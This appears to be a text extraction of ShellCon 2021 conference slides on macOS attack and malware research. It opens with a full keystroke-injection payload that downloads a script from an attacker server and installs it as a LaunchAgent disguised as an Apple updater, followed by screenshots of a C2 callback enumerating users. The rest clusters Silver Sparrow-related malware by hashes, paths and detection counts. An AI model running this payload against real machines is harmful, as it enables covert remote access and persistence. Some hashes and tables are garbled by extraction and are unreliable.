

```
Final Payload
REM To avoid "new keyboard" pop up, update the VID/PID to your target environment. https://usb-
ids.gowdy.us/read/UD/
VID 05ac
PID 027b
GUI SPACE
DELAY 1000
STRING Terminal
DELAY 100
ENTER
DELAY 200
STRING curl -o /tmp/lotus.js http://x.x.x.x:8000/lotus.js
ENTER
REM Allow time for download to complete
DELAY 1000
REM This step may fail if
STRING mkdir ~/Library/LaunchAgents/
ENTER
DELAY 100
REM Creating the PLIST
STRING /usr/libexec/PlistBuddy -c "Add :Label string com.apple.applupdt" ~/Library/LaunchAgents/
com.apple.applupdt.plist
ENTER
DELAY 100
STRING mv /tmp/lotus.js ~/Library/LaunchAgents/
ENTER
DELAY 100
STRING /usr/libexec/PlistBuddy -c "Add :ProgramArguments array" ~/Library/LaunchAgents/
com.apple.applupdt.plist
ENTER
DELAY 100
STRING /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string /usr/bin/osascript" ~/Library/
LaunchAgents/com.apple.applupdt.plist
ENTER
DELAY 100
STRING /usr/libexec/PlistBuddy -c "Add :ProgramArguments: string \"$HOME/Library/LaunchAgents/lotus.js\""
~/Library/LaunchAgents/com.apple.applupdt.plist
ENTER
DELAY 100
STRING /usr/libexec/PlistBuddy -c "Add :RunAtLoad bool true" ~/Library/LaunchAgents/
com.apple.applupdt.plist
ENTER
DELAY 100
STRING launchctl load ~/Library/LaunchAgents/com.apple.applupdt.plist
ENTER
DELAY 20
STRING killall Terminal
ENTER
```

O.MG Buddy Demo



O.MG Buddy Demo





O.MG Buddy Demo

The screenshot displays the O.MG Buddy interface, which includes a terminal window, a Mythic callbacks table, and a web browser window.

Terminal Window:

```
ubuntu@ip-172-16-21-201:~/tools/payloads$ python3 -m http.server 8000 &
[1] 8092
ubuntu@ip-172-16-21-201:~/tools/payloads$ Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) .
..
76.175.134.73 - - [07/Oct/2021 23:43:38] "GET /lotus.js HTTP/1.1" 200 -
```

Mythic Callbacks Table:

Callback	Host	IP	User	Domain	Last Checkin	OS (arch)	Description	PID	Agent
116	DELTA-HAC.LOCAL	192.168.82.132	hton	DELTA-HAC.LOCAL	3s	Version 10.15.7 (Build 19H1217) (x64)	Created by mythic_admin at 07/18/2021 21:31:11 UTC	1421	Mythic

Web Browser Window:

The browser window shows the ShellCon website. The page features a blue header with the ShellCon logo and a white body with text about the conference. The text reads: "ShellCon is Oct 8-9". Below this, it states: "ShellCon is an information security conference that is held annually in the beautiful beach cities of Los Angeles. Our conference is a growing event that creates an atmosphere of open communication, collaboration, and connection. We value community, technical knowledge, and getting your hands dirty. Presentations and events at the con will have a focus on practicality and real-world applications. We want you to walk away from ShellCon with an itch to try what you just learned and the knowledge to do so."

T-Shirts!

2021-09-21

T-Shirts are finally available! Click the image below to order yours today! The shirts will only

O.MG Buddy Demo

The screenshot displays the O.MG Buddy demo interface, which consists of a terminal window and a web browser window.

Terminal Window:

```
ubuntu@ip-172-16-21-201:~/tools/payloads$ python3 -m http.server 8000 &
[1] 8892
ubuntu@ip-172-16-21-201:~/tools/payloads$ Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) .
..
76.175.134.73 - - [07/Oct/2021 23:43:38] "GET /lotus.js HTTP/1.1" 200 -
[]
```

Web Browser Window:

The browser shows the ShellCon website at shellcon.io. The page features a blue header with the ShellCon logo and a white banner announcing the conference dates.

Active Callbacks Table:

Callback	Host	IP	User	Domain	Last Checkin	OS (arch)	Description	PID	Agent
116	DELTA-HAC.LOCAL	192.168.82.132	hton	htn	5s	Version 10.15.7 (Build 19H1217) (x64)	Created by mythic_admin at 07/18/2021 21:31:11 UTC	1421	

Terminal Output:

```
hton@DELTA-HAC.LOCAL[Callback: 116] X
submitted - mythic_admin's task: 612 - at Thu Oct 07 2021 16:44:12
+list_users ("gid"--1,"groups"--false)
```

O.MG Buddy Demo

The terminal window shows the following commands and output:

```
ubuntu@ip-172-16-21-201:~/tools/payloads$ python3 -m http.server 8000 &
[1] 8092
ubuntu@ip-172-16-21-201:~/tools/payloads$ Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) .
..
76.175.134.73 - - [07/Oct/2021 23:43:38] "GET /lotus.js HTTP/1.1" 200 -
```

The NetSec interface shows an active callback for 'hton@DELTA-HAC.LOCAL' with the following details:

Callback	Host	IP	User	Domain	Last Checkin	OS (arch)	Description	PID	Agent
116	DELTA-HAC.LOCAL	192.168.82.132	hton		0s	Version 10.15.7 (Build 19H1217) (x86_4)	Created by mythic_admin at 07/18/2021 21:31:11 UTC	1421	


The terminal output shows the result of the 'list_users' command:

```
completed - mythic_admin's task: 612 - at Thu Oct 07 2021 16:44:26
-- list_users ("gid"--1,"groups":false)
{"isHiddenAccount": false,
 "Enabled": true,
 "Aliases": [],
 "UUID": "0D66E297-8FE6-4FE8-9DE8-C6EF692E88ED"}
{
  "POSDName": "hton",
  "POSDID": 502,
  "LocalAuthority": "delta.hac.local",
  "FullName": "Hoang Tom",
  "isHiddenAccount": false,
  "Enabled": true,
  "Aliases": [],
  "UUID": "B8FE6722-F76A-4C48-A230-0AB143752B03"}
}
```

A red box highlights the 'Submit Task' button at the bottom right of the NetSec interface.

The Firefox browser window displays the ShellCon.io website. The header features the 'SHELLCON.IO' logo with a cartoon illustration of people on a beach. The main content area states 'ShellCon is Oct 8-9' and provides a description of the conference. Below this, there is a section for 'T-Shirts!' with a deadline of '2021-09-21'. The text indicates that T-shirts are finally available and encourages users to click an image to order them before the deadline.

Enter Silver Sparrow



Created by parkjisun
from Noun Project

Clustering MacOS Malware

CL1 - Overlapping
Techniques

CL2 - Silver Sparrow

CL3 -
Simultaneous
Infections

Clustering MacOS Malware

CL1 - Overlapping
Techniques

- Infections that took place just weeks prior to Silver Sparrow that share similar techniques or IOCs as reported in the Silver Sparrow reports.

Clustering MacOs Malware

CL2 - Silver Sparrow

Infections that are linked to both versions of Silver Sparrow — targeting Intel and M1 Chips, respectively

Clustering MacOS Malware

CL3 -
Simultaneous
Infections

An interesting case in which simultaneous infections took place.


Clustering MacOS Malware

CL1 - Overlapping
Techniques


- Infections that took place just weeks prior to Silver Sparrow that share similar techniques or IOCs as reported in the Silver Sparrow reports.
- **This will be the cluster that will provide key answers.**

Cluster 1 - Overlapping Techniques

A mysterious **._insu** file



Cluster 1 - Overlapping Techniques



Cluster 1 - Overlapping Techniques

One of the most interesting aspects of Silver Sparrow is determining the purpose of the mysterious **~/Library/._insu file**.

The ._insu file is an artifact often left behind by other malware.

Cluster 1 - Overlapping Techniques

This empty file gets created during infection and, according to our telemetry, this file first appeared in what we called our “Insu” cluster on August 14th 2020.

Below is sample of some of application names used by this cluster:

1. AssistiveDisplaySearch Vhash 1fc1dd76927be7189977702bc399433e
2. StandartConsoleSearch Vhash 687b721f705c19beee56ac646ae281ea
3. FindResultsLibrary

Cluster 1 - Overlapping Techniques

Vhash **1fc1dd76927be7189977702bc399433e**

vhash:1fc1dd76927be7189977702bc399433e

FILES	20 / 117	Help	Q	↑	☰
<input type="checkbox"/>					
		Detections	Size	First seen	Last seen
<input type="checkbox"/>	AF227E9241745C074883C3B71B228D6A68479B8D0B2628ADF62BC13C57D0918D2				
<input type="checkbox"/>	LunarLookup	25 / 60	1.48 MB	2021-05-10 10:50:45	2021-05-10 10:50:45
	64bits				
<input type="checkbox"/>	1ACDF4898628938C88E26ED158DC85392411C70C9065382381480FE983AC				
<input type="checkbox"/>	BasicSearchPlatform	8 / 61	1.57 MB	2021-05-04 14:58:17	2021-05-04 14:58:17
	64bits				
<input type="checkbox"/>	C1667D88363CAFED08FD78B44FC44788EE89B2FDC48944273F694BA24C82108				
<input type="checkbox"/>	/Library/Application Support/com.MalwareSearchDaemon/MainSignalSearch	8 / 58	1.68 MB	2021-05-01 02:46:25	2021-05-01 02:46:25
	64bits				
<input type="checkbox"/>	798B78C53F7AEB8C9425911FCC5ED2F878B78F8F89812C785EF42195218794				
<input type="checkbox"/>	/Library/Application Support/com.MalwareServiceDaemon/MalwareService	8 / 60	1.61 MB	2021-04-30 22:20:59	2021-04-30 22:20:59
	64bits				
<input type="checkbox"/>	823CF81AC35B828973EC8EF379FB786838E8AC47D3FD554A15D06726FF32751				
<input type="checkbox"/>	/Library/Application Support/com.PublicCharacterSearchDaemon/PublicCharacterSearch/	8 / 61	1.52 MB	2021-04-26 21:03:14	2021-04-26 21:03:14
	64bits				
<input type="checkbox"/>	99DE7514B1281486295328F8F89E8883F38B28E79651517435343D9F7CCE6545				
<input type="checkbox"/>	/Library/Application Support/com.SearchNetCharacterDaemon/SearchNetCharacter/	7 / 60	1.61 MB	2021-04-26 06:19:43	2021-04-26 06:19:43
	64bits				
<input type="checkbox"/>	D19E5D789166C8AF4EB9298BF49F894EE1A88493964791818790BA570104AA				
<input type="checkbox"/>	/Library/Application Support/com.ExpertCharacterSearchDaemon/ExpertCharacterSearch/	9 / 61	1.51 MB	2021-04-19 23:38:41	2021-04-19 23:38:41
	64bits				
<input type="checkbox"/>	50978A73DCCD6356ADF835838B48EF4B1C716F974F5E3ACDE1EF50188163D9F				
<input type="checkbox"/>	/tmp/phpSeFqh1	8 / 61	1.57 MB	2021-04-14 00:32:51	2021-04-14 00:32:51
	64bits				
<input type="checkbox"/>	BEED88167C3384B9A30E47855580A82430DE1805817014867E92F356F278EAA				
<input type="checkbox"/>	/Library/Application Support/com.PublicConsoleSearchDaemon/PublicConsoleSearch/	14 / 61	1.43 MB	2021-04-13 15:25:01	2021-04-13 15:25:01
	64bits				

Cluster 1 - Overlapping Techniques

Vhash 1fc1dd76927be7189977702bc399433e

vhash:1fc1dd76927be7189977702bc399433e

FILES 20 / 117

023CEFB1AC359B28973ECBEF379FB706030E0AC47D3FD554A15DD6726FF32751

Library/Application Support/com.PublicCharacterSearchDaemon/PublicCharacterSearch/

macho 64bits

99DE7514B128E4B629532BF0F89E8B83F3BB28E79651517435343D9FC1CE6545

Library/Application Support/com.SearchNetCharacterDaemon/SearchNetCharacter/

macho 64bits

D19E5D789196CB8AF4EEB9290BFA9F096EE1A88493964791B1879DBA57D104AA

Library/Application Support/com.ExpertCharacterSearchDaemon/ExpertCharacterSearch/





































macho 64bits

50978A730CD6356ADF835838B48EF4B1C716F974F5E3ACDE1EF50188163DF9	8 / 61	157 MB	2021-04-14 00:32:51	2021-04-14 00:32:51
BEED88167C3384B9A30E47855580A82430DE1805817014867E92F356F278EAA	14 / 61	143 MB	2021-04-13 15:25:01	2021-04-13 15:25:01

Cluster 1 - Overlapping Techniques

Vhash **687b721f705c19beee56ac646ae281ea**

vhash:687b721f705c19beee56ac646ae281ea

FILES 20 / 178					Help	Q	↑	☰
					☰	☰	☰	☰
					Detections	Size	First seen	Last seen
<input type="checkbox"/>					8 / 60	337.16 KB	2021-05-01 02:45:58	2021-05-01 02:45:58
A4280C4E9D8CF4E411AC9780FB7838E76BCB58495136ABC8A6620D4B3A8F7								
<input type="checkbox"/>					9 / 60	337.57 KB	2021-04-30 22:32:54	2021-04-30 22:32:54
8283BD66986C335E3834138E41B54A3ABDEE907578808884735E80AEF87A80								
<input type="checkbox"/>					9 / 60	337.16 KB	2021-04-30 18:46:34	2021-04-30 18:46:34
63A29C79998A3E8304C1D3ECD79F8F20941D2E28E8579E7E14FFCF93765D0893								
<input type="checkbox"/>					22 / 60	337.57 KB	2021-04-28 22:26:55	2021-04-28 22:26:55
4B8A3E86F18944D717C278B3C88FA15552DFABFAC882C4A4DAB278CC6AF5C5B4								
<input type="checkbox"/>					20 / 60	337.57 KB	2021-04-22 21:37:34	2021-04-22 21:37:34
AC71MBAED18CE3F6754EDC5F1D18341FFC666E43D07756F1CD857CD3C3F7E9								
<input type="checkbox"/>					7 / 61	337.57 KB	2021-04-19 23:49:10	2021-04-19 23:49:10
D684BCAFA8A389A0B888900497D8F9E1570380B87963A0F40727521A86								
<input type="checkbox"/>					13 / 61	337.57 KB	2021-04-13 15:31:58	2021-04-13 15:31:58
E8AD5C8E2493C692D6A86F706A0D541843CD08886F557E5C9A93BF8F85C888								
<input type="checkbox"/>					24 / 61	337.57 KB	2021-04-09 23:47:58	2021-04-09 23:47:58
A33033815A883237A4A36323774687A45188803C452ECE3635F38417AD19C38								
<input type="checkbox"/>					9 / 63	337.57 KB	2021-03-24 14:59:48	2021-03-24 14:59:48
985F083453670D21402F97CECF128F871A1C9413993D81EC8C3D9CFF22E1438								
A784F7FA63983F31478F79A6AFA6F90F8B87A0F4A90877D0F5AF306A87AF8F01								

Cluster 1 - Overlapping Techniques

Vhash 687b721f705c19beee56ac646ae281ea

vhash:687b721f705c19beee56ac646ae281ea

FILES 20 / 178

63A29C79998A3E8304C1D3ECD79F8F20941D2E28EB579E7E14FF4CF93765D093

Library/Application Support/com.GeneralChannelSearch/GeneralChannelSearch/~

macho 64bits

4B8A3E86F10844D717C270B3C88FA15552DFA0FAC882C4AADAB270CC6F5C55B4

Library/Application Support/com.StandartConsoleSearch/StandartConsoleSearch/~

macho 64bits

AC71AABAED18CE3F6754EDCF1CD18341FFC66E43D07756F1CDB57CD3C3F7E9

~/Library/Application Support/com.GlobalToolboxSearch/GlobalToolboxSearch

macho 64bits

D6B4BCAAF9CA8FA389ADB8B89000497FD0F9E157D38DBB7963A0F40727521A06

Library/Application Support/com.ExpertCharacterSearch/ExpertCharacterSearch/~



macho 64bits

9 / 63 337/57 KB 2021-03-24 14:59:48 2021-03-24 14:59:48


Cluster 1 - Overlapping Techniques



Cluster 1 - Overlapping Techniques - “Insu” Cluster



Cluster 1 - Overlapping Techniques - “Insu” Cluster




Important Dates

August 14 2020
First sighting of ._insu

The cluster has been **active for months**;
however, **we only found ~/.Library/._insu**
activity from August 14th to October 9th.

Cluster 1 - Silver Sparrow Connection



The only connection to Silver Sparrow is the check done to confirm its presence.

If the file exists, Silver Sparrow will remove itself, otherwise it will proceed with the infection.

It is our opinion that this file has been misattributed to Silver Sparrow.

Cluster 1 - Overlapping Techniques - “Insu” Cluster

Path	Detections
~/Library/._insu	38,869
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

<https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/>

Cluster 1 - Overlapping Techniques - “Insu” Cluster

Path	Detections
~/Library/._insu	38,869
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

<https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/>

Because we saw the .insu file indicator in our telemetry before we saw Silver Sparrow activity, **we can confirm that the number of infections reported is likely too high.**

Path	Detections
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

<https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/>

Because we saw the .insu file indicator in our telemetry before we saw Silver Sparrow activity, **we can confirm that the number of infections reported is likely too high.**

Path	Detections
/Applications/updater.app	1,627
/Applications/tasker.app	763
~/Library/Application Support/verx_updater	731
~/Library/LaunchAgents/init_verx.plist	707
/tmp/version.plist	649
/tmp/version.json	568
/tmp/agent.sh	86

Malwarebytes Silver Sparrow detections

**Approx 2-3k
Infections
Only**


<https://blog.malwarebytes.com/mac/2021/02/the-mystery-of-the-silver-sparrow-mac-malware/>

A mystery solved


The `._insu` file is an artifact often left behind by **other malware**.



Cluster 1 - Overlapping Techniques - “King” Cluster



Cluster 1 - Overlapping Techniques - “King” Cluster

